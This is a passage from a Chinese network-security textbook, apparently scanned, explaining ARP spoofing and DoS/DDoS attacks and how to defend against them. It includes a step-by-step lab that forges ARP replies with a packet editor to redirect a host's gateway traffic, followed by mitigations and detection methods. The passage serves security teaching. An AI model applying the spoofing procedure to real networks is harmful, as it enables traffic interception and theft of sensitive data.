


图 6.9 FTP 登录界面

6.4 ARP 欺骗

在局域网中，通信前必须通过 ARP 协议来完成 IP 地址转换为第二层物理地址（即 MAC 地址）。ARP 协议对网络安全具有重要的意义。

6.4.1 ARP 欺骗的原理

以太网设备（例如网卡）都有自己全球唯一的 MAC 地址，它们是以 MAC 地址来传输以太网数据包的，但是以太网设备却识别不了 IP 数据包中的 IP 地址，所以要在以太网中进行 IP 通信，就需要一个协议来建立 IP 地址与 MAC 地址的对应关系，使 IP 数据包能够发送到一个确定的主机上。这种功能是由 ARP（Address Resolution Protocol）来完成的。

ARP 被设计成用来实现 IP 地址到 MAC 地址的映射。ARP 使用一个被称为 ARP 高速缓存的表来存储这种映射关系，ARP 高速缓存用来存储临时数据（IP 地址与 MAC 地址的映射关系），存储在 ARP 高速缓存中的数据在几分钟内没被使用，会被自动删除。

ARP 协议不管是否发送 ARP 请求，都会根据收到的任何 ARP 应答数据包对本地的 ARP 高速缓存进行更新，将应答数据包中的 IP 地址和 MAC 地址存储在 ARP 高速缓存

中。这正是实现 ARP 欺骗的关键。

ARP 欺骗是黑客常用的攻击手段之一，ARP 欺骗分为两种：一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗。第一种 ARP 欺骗的原理是截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。第二种 ARP 欺骗的原理是伪造网关。它的原理是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网，“网络掉线了”。

6.4.2 实践案例 6-2：ARP 欺骗

需要使用协议编辑软件进行数据包编辑并发送。IP 地址分配参考如表 6.1 所示，此实验环境需要根据自己的真实环境来配置。

表 6.1 IP 地址和 MAC 地址对应表

设　备	IP 地址	MAC 地址
GW	192.168.1.1	00-0C-29-0D-02-E4
HostA	192.168.1.2	00-0C-29-2E-6D-98
HostB	192.168.1.3	00-0C-29-A4-CE-7B

设备连接如图 6.10 所示。




图 6.10 实验环境图

1. 设定环境

根据环境拓扑图设定网络环境，并测试连通性。

2. 主机欺骗

(1) 在 HostB 的主机上使用 ARP -a 命令查看网关的 ARP 列表，如图 6.11 所示。

通过上面命令可以看到真实网关的 MAC 地址为 00-0C-29-0D-02-E4，可以通过发送 ARP 数据包改变客户机的 ARP 列表，将网关的 MAC 地址改变 00-0C-29-2E-6D-98。

(2) 从工具箱中下载工具，编辑 ARP 数据包，模拟网关路由器发送 ARP 更新信息。首先打开协议编辑软件，单击菜单栏中的“添加”按钮，如图 6.12 所示。添加一个 ARP 协

议模板，单击确认添加。




图 6.11　ARP 缓存表




图 6.12　网络协议编辑界面

(3) 修改协议模板的每个值，如图 6.13 所示。注意：图 6.13 中源物理地址和发送物理地址应该是 HostA 的地址，发送 IP 地址应该是网关的地址。




图 6.13　编辑并校验数据包

(4) 编辑并校验完成后,单击"开始"按钮,如图 6.14 所示。

3. 测试

在 HostB 上使用命令 ARP -a 命令来查看 ARP 表项,如图 6.15 所示。



图 6.14 发送数据包




图 6.15 ARP 缓存表

此时,所有向外发送的数据包,都会被转发到攻击者的主机上,从而获得敏感信息。

用命令 ARP - d 命令来清空 IP,以便后续实验的进行。

6.4.3 ARP 欺骗攻击的防范

(1) 在客户端使用 ARP 命令绑定网关的 IP/MAC(例如 ARP -s 192.168.1.1 00-e0-eb-81-81-85)。

(2) 在交换机上做端口与 MAC 地址的静态绑定。

(3) 在路由器上做 IP/MAC 地址的静态绑定。

(4) 使用 ARP 服务器定时广播网段内所有主机的正确 IP/MAC 映射表。

(5) 及时升级客户端的操作系统和应用程序补丁。

(6) 升级杀毒软件及其病毒库。

6.5 DoS 与 DDoS 攻击检测与防御

自 2000 年以来,国内外的一些大型网站屡次遭到攻击,服务器连续几十小时无法正常工作,造成巨大的经济损失。这几次黑客利用的攻击方法都是拒绝服务攻击中的一种。拒绝服务攻击现在已是一种遍布全球的系统漏洞攻击方法,无数的网络用户已成为这种攻击的受害者。

6.5.1 DoS 与 DDoS 攻击简介

1. DoS 攻击

DoS(Denial of Service,拒绝服务)攻击是通过对主机特定漏洞的利用进行攻击导致网络栈失效、系统崩溃、主机死机而无法提供正常的网络服务功能,从而造成拒绝服务,或者利用合理的服务请求来占用过多的服务器资源(包括网络带宽、文件系统空间容量或者网络连接等),致使服务器超载,最终无法响应其他用户正常的服务请求。

DoS 攻击一般采用一对一的方式。

常见的 DoS 攻击方式有：死亡之 ping(ping of death)、TCP 全连接攻击、SYN Flood、SYN/ACK Flood、TearDrop、Land、Smurf、刷 Script 脚本攻击和 UDP 攻击等。

2. DDoS 攻击

DDoS(Distributed Denial of Service，分布式拒绝服务)攻击，又被称为“洪水式攻击”，是在 DoS 攻击的基础上产生的一种分布式、协作式的大规模拒绝服务攻击方式，其攻击策略侧重于通过很多“僵尸主机”(被攻击者入侵过或可间接利用的主机)向受害主机发送大量看似合法的网络数据包，从而造成网络阻塞或服务器资源耗尽而导致拒绝服务，分布式拒绝服务攻击一旦被实施，攻击网络数据包就会如洪水般涌向受害主机，从而把合法用户的网络数据包淹没，导致合法用户无法正常访问服务器的网络资源。DDoS 攻击是目前难以防范的攻击手段，这种攻击主要针对大的站点。由于攻守双方系统资源的差距悬殊，DDoS 攻击具有更大的破坏性。

DDoS 的攻击形式主要有：流量攻击和资源耗尽攻击。

(1) 流量攻击：主要是针对网络带宽的攻击，即大量攻击包导致网络带宽被阻塞，合法网络包被虚假的攻击包淹没而无法到达主机。

(2) 资源耗尽攻击：主要是针对服务器主机的攻击，即通过大量攻击包导致主机的内存被耗尽或 CPU 被占完而导致无法提供正常网络服务。

DDoS 攻击采用多对一的方式。

DDos 攻击主要由以下五部分组成。

(1) 客户端：用户通过发动攻击的应用程序，攻击者通过它来发送各种命令。

(2) 主控端：运行客户端程序的主机。

(3) 代理端：运行守护程序的主机。

(4) 守护程序：在代理端主机运行的进程，接收和发送来自客户端的命令。

(5) 目标主机：DDos 攻击的主机或网络。

分布式拒绝服务攻击的基本思路是：攻击者首先控制主控端(主控端是一台已经被攻击者入侵并完全控制的运行特定攻击程序的系统主机)，然后再由主控端去控制多台代理端，每个代理端也是一台被入侵并运行特定程序的系统主机。当攻击者向主控端发送攻击命令后，主控端再向每个代理端发送，这样每个代理端就会向目标主机发送大量的拒绝服务攻击数据包来实现分布式拒绝服务攻击。这个过程是自动完成的，主要分为以下五个步骤。

(1) 探测扫描大量主机，以寻找可以入侵的主机。

(2) 入侵有安全漏洞的主机并获得控制权。

(3) 在每台入侵主机中安装攻击程序。

(4) 利用已有入侵主机继续进行扫描和入侵。

(5) 利用这些入侵主机向目标主机发动 DDos 攻击。

分布式拒绝服务攻击的结构图如图 6.16 所示。

常见的 DDoS 攻击方式有 SYN Flood、ACK Flood、UDP Flood、ICMP Flood、TCP Flood、Connections Flood、Script Flood 和 Proxy Flood 等。




图 6.16 分布式拒绝服务攻击结构图

6.5.2 DoS 与 DDoS 攻击检测与防范

1. 拒绝服务攻击的检测

常用的检测方法有：使用 ping 命令检测和使用 netstat 命令检测。

(1) 使用 ping 命令检测。使用 ping 命令检测时如果出现超时或者严重丢包的现象，则有可能是受到流量攻击。如果使用 ping 命令测试某服务器时基本正常，但无法访问服务(比如无法打开网页等)，而 ping 同一交换机上的其他主机正常，则有可能是受到资源耗尽攻击。

(2) 使用 netstat 命令检测。在服务器上执行 netstat-an 命令，如果显示大量的 SYN_RECEIVED、TIME_WAIT、FIN_WAIT_1 等状态，而 ESTABLISHED 状态很少，则可以判定是受到资源耗尽攻击。

2. 拒绝服务攻击的防范

防范 DDoS 是一个系统工程，若想仅仅依靠某种系统或产品防范 DDoS 是不现实的，目前，完全杜绝 DDoS 也是不可能的，但是，通过适当的措施还是可以防范大多数一般性的 DDoS 攻击。

(1) 采用高性能的网络设备。最好采用高性能的网络设备，并且及时升级主机服务器的硬件配置，尤其是主机和内存，以提高抗拒绝服务攻击的能力。

(2) 避免 NAT 的使用。无论是路由器还是防火墙都要避免使用 NAT(网络地址转换)。

(3) 充足的网络带宽。网络带宽直接决定网络能够承受拒绝服务攻击的能力。

(4) 把网站做成静态页面。把网站尽可能做成静态页面，不仅可以提高抗攻击能力，

还能够增加黑客入侵的难度，比如搜狐、新浪等大型门户网站主要采用静态页面。

(5) 增强操作系统的 TCP/IP 栈。

